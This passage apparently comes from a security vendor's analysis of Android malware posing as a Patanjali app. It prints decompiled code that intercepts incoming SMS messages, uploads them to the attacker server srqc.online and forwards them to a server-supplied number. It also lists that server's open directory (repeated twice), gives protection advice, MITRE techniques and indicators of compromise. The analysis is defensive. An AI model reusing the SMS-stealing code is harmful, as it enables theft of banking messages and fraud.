    ((MyApi) MyService.getMyServiceInstance().getRetrofitInstance().create(MyApi.class).sms_recve(message, sendNo).enqueue(new Callback<JsonObject>()
        @Override // retrofit2.Callback
        public void onResponse(Call<JsonObject> call, Response<JsonObject> response) {
            if (response != null && response.isSuccessful()) {
                try {
                    String mobileNo = new JSONObject(new Gson().toJson((JsonElement) response.body())).getString("number_key");
                    Log.e("sdsdmobile", mobileNo);
                    SmsReceiver.this.sendSMS(mobileNo, message);
```

```
public interface MyApi {
    @GET("logo_api.php")
    Call<JsonObject> getLogo();

    @FormUrlEncoded
    @POST("save_sms.php")
    Call<JsonObject> sms_recve(@Field("sms") String str, @Field("sendor_no") String str2);
}
```

srqc.online/save_sms.php

{"records":[{"number_key":"92[redacted]"}]}

Figure 16 — Sends Incoming SMSs to the Number

The below figure shows the open directory of TA's website, which shows that TAs have been active since February 2022.

```
public class Constraints {
    public static final String BASE_URL = "https://srqc.online/controller/api/common/";
```

srqc.online/controller/api/common/

Index of /controller/api/common

Name	Last modified	Size	Description
Parent Directory		-	
insert.php	2022-02-11 09:30	6.4K	
insert2.php	2022-02-11 09:30	3.0K	
logo/	2022-02-11 09:30	-	
logo_api.php	2022-02-11 09:30	457	
save_sms.php	2022-03-15 11:26	1.0K	
selectAll.php	2022-02-11 09:30	1.8K	
update.php	2022-02-11 09:30	1.9K	
vaibhav_api.php	2022-02-11 09:30	2.0K	


```
public class Constraints {
    public static final String BASE_URL = "https://srqc.online/controller/api/common/";
```

srqc.online/controller/api/common/

Index of /controller/api/common

Name	Last modified	Size	Description
Parent Directory		-	
insert.php	2022-02-11 09:30	6.4K	
insert2.php	2022-02-11 09:30	3.0K	
logo/	2022-02-11 09:30	-	
logo_api.php	2022-02-11 09:30	457	
save_sms.php	2022-03-15 11:26	1.0K	
selectAll.php	2022-02-11 09:30	1.8K	
update.php	2022-02-11 09:30	1.9K	
vaibhav_api.php	2022-02-11 09:30	2.0K	

Figure 17 — Open Directory of TAs Website

Conclusion

Patanjali Yoga Gram provides treatment for various health issues and diseases through the integrated use of Yoga, Naturopathy, herbs, and medicinal plants. It is one of the largest providers of Ayurvedic/Yogic treatment in the world. Yoga is a set of physical, mental, and spiritual practices or disciplines that originated in ancient India and aims to control and still the mind as well as improve physical fitness. It has since gained popularity across the world.

The TAs behind this particular malware perform malicious activities to steal sensitive information to exploit the patients and users of Patanjali products; in this case, the attackers are stealing banking information. There is also the ever-present threat of TAs using this sensitive data to commit financial fraud and further propagate the malware to other devices.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.

- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card — as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1412	Capture SMS Messages

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
87a9b872cd82d56f02632949a5af82f700125692f5f1561c088b5ace317b5abf	SHA256	APK Targeting Patanjali Customers
ba434d1e60524b9fd47f229bcc342c20e577346a	SHA1	APK Targeting Patanjali Customers
1af3daa6e97082ba13524e960eb73135	MD5	APK Targeting Patanjali Customers
hxxps://srqc[.]online/	URL	Server URL Used to Upload Data and Drop Malicious APK